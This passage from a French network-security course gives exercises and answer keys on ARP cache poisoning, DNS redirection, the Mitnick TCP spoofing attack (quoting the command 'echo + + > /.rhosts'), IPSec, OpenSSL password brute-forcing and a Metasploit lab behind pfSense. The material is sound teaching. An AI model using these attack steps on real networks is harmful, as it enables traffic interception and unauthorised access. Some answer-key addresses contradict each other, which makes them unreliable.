sur l'empoissonnement du cache DNS, telle que lorsque l'utilisateur de **station1** (victime) tentera d'accéder au site www.site1.dz , il aboutira de manière transparente sur le site www.site2.dz . L'attaque sera effectuée à partir de **station2.**

Lorsqu'une station souhaite communiquer avec l'extérieur du LAN, elle utilise, comme adresse MAC destination, l'adresse MAC de la passerelle. La passerelle reçoit le paquet et le retransmet en direction de sa destination (qui se trouve en dehors du LAN) ; l'adresse destination dans le paquet IP reste inchangée. On suppose pour l'instant qu'aucune des machines du LAN (y compris la passerelle) ne connait l'adresse MAC des autres machines te que le protocole ARP est utilisé pour obtenir des adresses MAC.

1. L'utilisateur de la machine station 1 exécute la commande **ping 192.168.1.2**. Ci-dessous figurent les messages échangés sur le LAN jusqu'à l'envoi du Ping ainsi que les adresses contenues dans le paquet **ping** ; compléter le tableau :
   1- 192.168.1.1 envoie [ARP who-has ? 192.168.1.2] à l'ensemble du LAN.
   2- 192.168.1.2 répond [ARP is-at 00 :00 :00 :00 :00 :02] à 00 :00 :00 :00 :00 :01.
   3- 192.168.1.1 envoie le paquet ping à 192.168.1.2

Adresse destination dans le paquet **ping**	
IP destination	
MAC destination	

2. L'utilisateur de station1 exécute la commande ping 128.178.33.38 (machine extérieure du LAN). De la même manière que précédemment, indiquer les messages échangés sur le LAN jusqu'à l'envoi du ping, et compléter le tableau.

Adresse destination dans le paquet **ping**	
IP destination	
MAC destination	

   Bien que les protocoles DNS et ARP soient fondés sur des principes radicalement différents, leur objectif est le même, à savoir éviter à l'utilisateur la mémorisation d'adresses. Le protocol DNS effectue la conversation entre les noms de domaine, en général faciles à retenir, et les adresses IP. On notera [DNS who-is ? « domain name »] une requete DNS [DNS it-at « domain name »] une réponse DNS.
3. L'utilisateur de station 1 exécute la commande ping www.site1.dz. Indiquer tous les messages échangés sur le LAN jusqu'à l'envoi du paquet ping, puis compléter les tableau suivants.

Adresse destination dans le paquet **DNS**	
IP destination	
MAC destination	

Adresse destination dans le paquet **ping**	
IP destination	
MAC destination	

4. On suppose maintenant que les machines conservent en mémoire les adresses MAC récemment utilisées. Sachant que de nombreux systèmes d'exploitation acceptant les réponses ARP même s'ils n'ont jamais formulé de requêtes ARP, décrire comment station 2 peut se faire passer pour la passerelle auprès de station 1.
5. L'utilisateur de station 1 exécute la commande ping 128.178.33.38 ; compléter le tableau ci-dessous avec les informations qui seront contenues dans le paquet ping, dans le cas où il n'y a pas d'attaque et dans le cas où l'attaque a lieu.

Adresse destination dans le paquet **ping**		
	Sans attaque	Avec attaque
IP destination		
MAC destination		

6. On suppose que station 2 réussit à se faire passer pour la passerelle auprès de station 1. Expliquer comment utiliser cette mascarade pour réaliser l'attaque initialement souhaitée, à savoir que lorsque l'utilisateur de station 1 tentera d'accéder au site www.site1.dz, il aboutira de manière transparente sur le site www.site2.dz . il est important de noter que l'attaque doit rester transparente pour station 1.
7. On suppose que station 2 a mis son attaque en œuvre sur la figure les chemins pris par les paquets transitant sur le LAN lorsque station 1 exécute la commande ping www.site1.dz (on ne dessinera pas les requêtes et réponses ARP).




Figure 4.17 architecture d'un réseau attaqué par empoisonnement du cache ARP (à compléter)

TD 6 – Le protocole de sécurité IPSec

Exercice 1 :

a) Décrivez les choses que vous pouvez faire pour sécuriser votre ordinateur contre les attaques.
b) Citez trois objectifs de conception pour un pare-feu.
c) Donnez des exemples d'applications d'IPSec.
d) Quels sont les services fournis par IPSec?
e) Quelle est la différence entre le mode de transport et le mode tunnel?
f) Qu'est-ce qu'une attaque de répétition?
g) Lorsque le mode tunnel est utilisé, un nouvel en-tête IP externe est construit. Pour IPv4 et IPv6, indiquez la relation entre chaque champ d'en-tête IP externe et chaque en-tête d'extension dans le paquet externe vers le champ correspondant ou l'en-tête d'extension du paquet IP interne. C'est-à-dire indiquer quelles valeurs externes sont dérivées des valeurs internes et qui sont construites indépendamment des valeurs internes.

Corrigé TD 5 – Vulnérabilités des réseaux

Exercice 1 :




Figure. 4.18 Vol de session TCP (Corrigé)

Exercice 2 :

Lors de l'attaque contre Shimomura, Mitnick avait besoin de faire exécuter une commande malveillante **(echo + + »/ .rhosts)** sur sa cible sans se trouver dans le même réseau local.

1. L'attaquant utilise l'adresse d'une machine dans le même réseau local que la cible pour profiter de la relation de confiance entre ces machines.
2. Les trois étapes principales de l'attaque sont :
    a. Mettre hors service la machine dont on veut usurper l'adresse IP, par exemple en lançant une attaque de déni de service. Alternativement, on peut éventuellement trouver une machine qui est momentanément hors service.
    b. Analyser la machine dont le cible génère ses numéros de séquence initiaux (ISN). Ceci est nécessaire car m'attaquant n'est pas sur le même réseau local

que la machine impersonnée que la cible et il n'a donc aucun moyen de voir l'ISN proposé par la cible. S'il n'arrive pas à deviner l'ISN, il ne peut pas générer un paquet ACK avec le bon numéro d'acquittement.

c. Exécuter l'attaque en envoyant un paquet SYN, puis un paquet ACK contenant le numéro d'acquittement deviné et les données malveillantes.

3. Si l'attaquant est sur le même réseau local que la cible ou la machine usurpée, il a la possibilité d'observer les réponses envoyées par la cible. Il pourra donc voir le paquet SYN-ACK et connaitre l'ISN de la cible. La phase d'analyse de la méthode de génération des ISN n'est donc plus nécessaire. L'attaque est donc possible même si les ISN sont générés de manière totalement aléatoire.
4. Lors d'une attaque de vol de session, l'attaquant insère des paquets TCP dans une connexion existante, alors que dans une attaque de « spoofing », il établit lui-même la connexion.
5. Le but d'un vol de session est d'éviter l'authentification qui est demandée par l'application au début d'une session. Le « spoofing » a pour but d'exploiter une relation de confiance basée sur l'adresse, par exemple pour motiver l'application à ne pas demander d'authentification.

Exercice 3 :

1.

Adresse destination dans le paquet **ping**	
IP destination	192.168.1.2
MAC destination	00 :00 :00 :00 :00 :02

2.

192.168.1.1 envoie [ARP who-has ? 192.168.1.3] à l'ensemble du LAN.

192.168.1.3 répond [ARP is-at 00 :00 :00 :00 :00 :03] à 00 :00 :00 :00 :00 :01.

192.168.1.1 envoie le paquet ping à 128.178.33.38

Adresse destination dans le paquet **ping**	
IP destination	128.187.33.38
MAC destination	00 :00 :00 :00 :00 :03

3.

Requête DNS :

192.168.1.1 envoie [ARP who-has ? 192.168.1.3] à l'ensemble du LAN.

192.168.1.3 répond [ARP is-at 00 :00 :00 :00 :00 :03] à 00 :00 :00 :00 :00 :01.

192.168.1.1 envoie [DNS who-is ? www.site1.dz] à 128.187.33.38.

Réponse DNS :

192.168.1.3 envoie [ARP who-has ? 192.168.1.1] à l'ensemble du LAN.

192.168.1.1 répond [ARP is-at 00 :00 :00 :00 :00 :01] à 00 :00 :00 :00 :00 :03.

192.168.1.1 répond [DNS is-at 193.192.251.7] à 192.168.1.1.

PING :

192.168.1.1 envoie [ARP who-has ? 192.168.1.3] à l'ensemble du LAN.

192.168.1.3 répond [ARP is-at 00 :00 :00 :00 :00 :03] à 00 :00 :00 :00 :00 :01.

192.168.1.1 envoie le paquet ping à 193.192.251.7.

Adresse destination dans la requête **DNS**	
IP destination	128.187.33.38
MAC destination	00 :00 :00 :00 :00 :03

Adresse destination dans le paquet **ping**	
IP destination	193.192.251.7
MAC destination	00 :00 :00 :00 :00 :03

4. Station 2 envoie des réponses non sollicitées [ARP is-at 00 :00 :00 :00 :00 :02] en se faisant passer pour la passerelle 192.168.1.3
5.

Adresse destination dans le paquet **ping**		
	Sans attaque	Avec attaque
IP destination	128.187.33.38	128.187.33.38
MAC destination	00 :00 :00 :00 :00 :03	00 :00 :00 :00 :00 :02

6. Station 2 ayant réussi à se faire passer pour la passerelle, il peut espionner et filtrer tous les paquets de station 1 sortant du LAN. Ainsi, lorsque station 2 interceptera le message [DNS who-has ? www.site1.dz], il répondra lui-même [DNS is-at 195.25.238.132] en se faisant passer pour le serveur DNS. Station 2 devra laisser

passer tous les autres messages provenant de station 1 afin que l'attaque reste totalement transparente.

7. La réponse de la question 7 est donnée sur la figure suivante




Figure 4.19 architecture d'un réseau attaqué par empoisonnement du cache ARP (corrigé)

Corrigé TD 6 - Le protocole de sécurité IPSec

Exercice 1 :

a) Exécuter un programme antivirus et maintenir ses définitions de virus à jour. Éviter les pièces jointes suspectes ou les téléchargements sur Internet. Garder votre système d'exploitation et tous les services réparés et à jour. Il faut conscient des services en cours d'exécution sur votre ordinateur et envisagez de fermer tout ce dont vous n'avez pas besoin.

b) 1. Tout le trafic de l'intérieur vers l'extérieur, et vice versa, doit passer par le pare-feu. 2. Seul le trafic autorisé, tel que défini par la politique de sécurité locale, sera autorisé à passer. 3. Le pare-feu lui-même est immunisé contre la pénétration. Cela implique l'utilisation d'un système de confiance avec un système d'exploitation sécurisé.

c) **Connectivité sécurisée de la succursale sur Internet:** une entreprise peut créer un réseau privé virtuel sécurisé sur Internet ou sur un WAN public. Cela permet à une entreprise de s'appuyer fortement sur Internet et de réduire ses besoins en réseaux privés, en économisant des coûts et sur la gestion des réseaux. **Accès distant sécurisé sur Internet:** un utilisateur final dont le système est équipé de protocoles de sécurité IP peut effectuer un appel local vers un fournisseur de services Internet (FAI) et obtenir un accès sécurisé au réseau d'une entreprise. **Établissement de la connectivité extranet et intranet avec les partenaires:** IPSec peut être utilisé pour sécuriser la communication avec d'autres organisations, assurer l'authentification et la confidentialité et fournir un mécanisme d'échange de clés. **Amélioration de la sécurité du commerce électronique:** même si certaines applications Web et de commerce électronique ont des protocoles de sécurité intégrés, l'utilisation d'IPSec améliore cette sécurité.

d) Contrôle d'accès; Intégrité sans connexion; Authentification d'origine de données; Rejet des paquets reproduits (une forme d'intégrité de séquence partielle); Confidentialité (cryptage); Et la confidentialité des flux de trafic limitée.

e) Le mode de transport fournit une protection principalement pour les protocoles de couche supérieure. C'est-à-dire que la protection du mode de transport s'étend à la charge utile d'un paquet IP. Le mode tunnel offre une protection sur tout le paquet IP.

f) Une attaque de répétition est celle dans laquelle un attaquant obtient une copie d'un paquet authentifié et le transmet ensuite à la destination prévue. La réception de paquets IP en double et authentifiés peut perturber le service d'une manière ou peut avoir d'autres conséquences indésirables.

g) RFC 2401 [26]

IPv4 Header Fields	Outer Header at Encapsulator	Inner Header at Decapsulator
version	4 (1)	no change
header length	constructed	no change
TOS	copied from inner header (5)	no change
total length	constructed	no change
ID	constructed	no change
Flags	constructed, DF (4)	no change

Fragment offset	constructed	no change
TTL	constructed	decrement (2)
protocol	AH, ESP, routing header	no change
checksum	constructed	no change
source address	constructed (3)	no change
destination address	constructed (3)	no change
options	never copied	no change

IPv6 Header Fields	**Outer Header at Encapsulator**	**Inner Header at Decapsulator**
version	6 (1)	no change
class	copied or configured (6)	no change
flow id	copied or configured	no change
length	constructed	no change
next header	AH, ESP, routing header	no change
hop count	constructed (2)	decrement (2)
source address	constructed (3)	no change
dest address	constructed (3)	no change
extension headers	never copied	no change

1. La version IP dans l'en-tête encapsulant peut être différente de la valeur dans l'en-tête interne.
2. Le TTL dans l'en-tête interne est décrémenté par l'encapsulateur avant le renvoi et par le décapsulateur s'il transfère le paquet.
3. Les adresses src et dest dépendent de la SA, qui est utilisée pour déterminer l'adresse dest, qui à son tour détermine quelle adresse src (interface réseau) est utilisée pour transmettre le paquet.
4. La configuration détermine s'il faut copier à partir de l'en-tête interne (IPv4 uniquement), effacer ou définir le DF.
5. Si Inner Hdr est IPv4, copiez les TOS. Si Inner Hdr est IPv6, mapper la classe à TOS.
6. Si Inner Hdr est IPv6, copiez la Classe. Si Inner Hdr IPv4, mapper les TOS à la Classe.

4.7. TP 2 – Installation et configuration de la boîte à outils de chiffrement OpenSSL

Définition : OpenSSL est une bibliothèque open-source contenant des outils cryptographiques.

4.7.1. Utilisation OpenSSL

Exercice (a): Installez openssl (ou assurez-vous qu'il est installé).

Syntaxe:

```
openssl command [options] [arguments]
```

Dans ce TP, nous utiliserons les commandes suivantes: passwd, enc, genrsa, x509, dgst, req, verify.

4.7.2. Codage avec base64

Définition: Base64 est un schéma de codage qui utilise 65 caractères imprimables (26 lettres minuscules, 26 lettres majuscules, 10 chiffres, caractères '+' et '/', et caractère spécial '='). Base64 permet d'échanger des données avec des problèmes de codage limités.

```
openssl enc -base64 -in input-file -out output-file
```

Pour décoder avec base64, la commande suivante est utilisée:

```
openssl enc -base64 -d -in input-file -out output-file
```

Exercice a): Encodez un fichier texte contenant un mot de passe arbitraire avec base64 et envoyez-le à votre partenaire de laboratoire. Votre partenaire de laboratoire doit trouver votre mot de passe à partir de ce fichier.

Exercice b): Base64 est-il un moyen sécurisé to protéger un mot de passe?

4.7.3. Fichiers de mot de passe

Définition : File/etc/passwd contient des informations sur les utilisateurs. Par défaut, le fichier est lisible par chaque utilisateur.

```
man 5 passwd
```

Définition: /etc/shadow contient des informations sur le mot de passe des utilisateurs. Par défaut, ce fichier est lisible uniquement par le superutilisateur.

```
man 5 shadow
```

Exercice c): Créez un utilisateur user1 avec password pass1 (par exemple) à l'aide de la commande adduser.

```
man 8 adduser
```

Exercice d): Dans le fichier /etc/shadow, identifiez le champ contenant le mot de passe de l'utilisateur. Notez que le mot de passe est chiffré.

Définition: le mot de passe peut être chiffré en utilisant DES ou MD5. Si le champ contenant le mot de passe commence par 1, le mot de passe est crypté à l'aide de MD5, sinon il est crypté avec DES. Le sel (qui est un aléatoire supplémentaire) utilisé pour le mot de passe se produit avant le prochain $. Enfin, le mot de passe crypté suit le dernier $.

Syntaxe:

```
openssl passwd [options]
```

Où les options possibles sont:
-crypt: crypter
-1: pour changer l'algorithme de cryptage standard de DES à MD5

Exercice e): à partir du mot de passe (connu) et du salt depuis /etc/shadow, obtenez le champ contenant le mot de passe crypté à l'aide d'openssl.

Exercice f): Modifiez le mot de passe de l'utilisateur utilisateur1 et n'utilisez que quatre minuscules. Mettre en œuvre un programme qui prend comme entrée le mot de passe chiffré et le sel de /etc/shadow, et qui découvre (à l'aide de la force brute) le mot de passe. Combien de temps faut-il pour briser le mot de passe?

Exercice g): Est-il possible d'adapter votre programme afin que le sel ne soit plus nécessaire? Combien de temps faudrait-il pour exécuter?

4.7.4. Cryptage

Syntaxe: Pour chiffrer, nous pouvons utiliser la commande enc. Pour déchiffrer, nous pouvons utiliser la commande encop avec l'option -d. Pour utiliser DES, nous pouvons utiliser l'option -des. Pour utiliser triple-DES, nous pouvons utiliser l'option -des3. Nous utiliserons également l'option -nosalt dans les éléments suivants.

Exercice h): Chiffrer un fichier arbitraire et le décrypter en utilisant le bon mot de passe (avec DES et sans sel(salt)).

Exercice i): Chiffrer un fichier arbitraire et essayer de le décrypter en utilisant un mauvais mot de passe.

Remarque : openssl détecte que le mot de passe était erroné. Nous allons essayer de voir comment openssl pourrait le détecter.

Exercice j): Comparez la taille d'un texte en clair et le chiffre correspondant. Expliquez la différence.


Exercice k): Considérez deux fichiers différents plaintext1 et plaintext2 (avec différentes tailles). Chiffrer ces deux fichiers avec un mot de passe. Vous obtenez des fichiers cipher1 et cipher2. Décryptez ces deux fichiers avec option -nopad. Vous obtenez plaintext1nopad et plaintext2nopad.

Exercice l): avec un éditeur hexadécimal (tel que l'outil xxd), étudiez la différence entre plaintext1 et plaintext1nopad, et entre plaintext2 et plaintext2nopad. Expliquer les différences.

Exercice p): Considérez un autre fichier texte plaintext3. Cachez-le et demandez à votre partenaire de laboratoire de le décrypter en utilisant l'option nopad (soit avec un bon ou un mauvais mot de passe) dans un fichier password3nopad. Sans comparer le texte plaintext3 et password3nopad, pouvez-vous indiquer si le mot de passe était bon ou non?

4.8. TP 3 – Installation et configuration du pare-feu Pfsense

Topologie:



Matériels : 2 PCs + câble
Logiciels :

1. Virtualbox
2. Wireshark
3. Victime : Serveur web s'exécutant sous Winows/ Linux
4. Pare-feu : pfsense
5. Attaquant : Kali Linux

Objectif : le but du TP est de simuler une attaque contre un serveur web et de montrer comment le pare-feu peut arrêter l'attaque.
Etapes :

1. Configurez pfsense de sorte à autoriser l'accès depuis l'extérieur au serveur web
   a. Vérification : l'attaquant doit pouvoir accéder la page par défaut du serveur
   b. Notez les performances de la machine cliente (taux d'utilisation de la CPU)
2. A partir de la machine de l'attaquant lancer une attaque contre le serveur web
   a. Utilisez Metasploit sous Kali linux pour lancer l'attaque
   b. Analysez le trafic sur la machine cliente pendant l'attaque en utilisant Wireshark
   c. Notez les performances de la machine cliente (CPU) pendant l'attaque, qu'est-ce que vous remarquez ?
3. Configurez pfsense de telle sorte à n'autoriser qu'une seule connexion par adresse IP (une machine ne pourra pas établir plus d'une connexion avec le serveur web)
   a. Relancez l'attaque
   b. Analysez le trafic sur la machine cliente pendant l'attaque en utilisant Wireshark, qu'est-ce que vous remarquez ?

Notez les performances de la machine cliente, qu'est-ce que vous remarquez ?

Références

[1] Frankel, S., & Krishnan, S. (2011). *IP security (IPsec) and internet key exchange (IKE) document roadmap* (No. RFC 6071).

[2] Manral, V. (2007). Cryptographic algorithm implementation requirements for encapsulating security payload (esp) and authentication header (ah).

[3] Hoffman, P. (2005). Cryptographic suites for IPsec.

[4] Myers, M., & Tschofenig, H. (2007). Online Certificate Status Protocol (OCSP) Extensions to IKEv2. RFC 4806.

[5] Kozierok, C. M. (2005). *The TCP/IP guide: a comprehensive, illustrated Internet protocols reference*. No Starch Press.

[6] Harkins, D., & Carrel, D. (1998). *The internet key exchange (IKE)* (No. RFC 2409).

[7] Calhoun, P., Loughney, J., Guttman, E., Zorn, G., & Arkko, J. (2003). *Diameter base protocol* (No. RFC 3588).

[8] Fajardo, V., Arkko, J., Loughney, J., & Zorn, G. (2012). *Diameter base protocol* (No. RFC 6733).

[9] Ferrag, M. A., Maglaras, L. A., Janicke, H., Jiang, J., & Shu, L. (2017). Authentication Protocols for Internet of Things: A Comprehensive Survey. *Security and Communication Networks*, *2017*.

[10] Ferrag, M. A., Maglaras, L. A., Janicke, H., & Jiang, J. (2016). A Survey on Privacy-preserving Schemes for Smart Grid Communications. *arXiv preprint arXiv:1611.07722*.

[11] Aboba, B., Blunk, L., Vollbrecht, J., Carlson, J., & Levkowetz, H. (2004). RFC 3748-Extensible authentication protocol (EAP). *Network Working Group*.

[12] Rigney, C., Willens, S., & Rubens, A. (2000). *W. Simpson," Remote Authentication Dial In User Service (RADIUS)*. RFC 2865, June.

[13] Blunk, L., & Vollbrecht, J. (1998). *PPP Extensible Authentication Protocol (EAP)*. RFC 2284.

[14] Aboba, B., Levkowetz, H., Simon, D., & Eronen, P. (2008). *Extensible authentication protocol (EAP) key management framework*. RFC 5247.

[15] Dierks, T., & Allen, C. (1999). The TLS Protocol, Version 1.0. Internet Engineering Task Force. *RFC 2246*.

[16] Azad, S., & Pathan, A. S. K. (Eds.). (2014). *Practical cryptography: algorithms and implementations using C++*. Auerbach Publications.

[17] Menezes, A. J., Van Oorschot, P. C., & Vanstone, S. A. (1996). *Handbook of applied cryptography*. CRC press.

[18] Daemen, J., & Rijmen, V. (2013). *The design of Rijndael: AES-the advanced encryption standard*. Springer Science & Business Media.

[19] Daemen, J., & Rijmen, V. (2002). *The Design of Rijndael* . Springer Berlin Heidelberg.

[20] AES source code. https://tls.mbed.org/aes-source-code

[21] Krawczyk, H., Canetti, R., & Bellare, M. (1997). HMAC: Keyed-hashing for message authentication. RFC 2104.

[22] Rivest, R. (1992). The MD5 message-digest algorithm. RFC 1321.

[23] Shirey, R. (2003). RFC 2828–Internet security glossary, 2000. *URL: http://www. faqs. org/rfcs/rfc2828. html*.

[24] https://www.ncsc.gov/nittf/docs/CNSSI-4009_National_Information_Assurance.pdf

[25] http://searchsecurity.techtarget.com/feature/A-list-of-wireless-network-attacks

[26] Kent, S., & Atkinson, R. (1998). Security architecture for the Internet Protocol, RFC 2401.

[27] Avoine, G., Junod, P., & Oechslin, P. (2015). Sécurité informatique-Cours et exercices corrigés.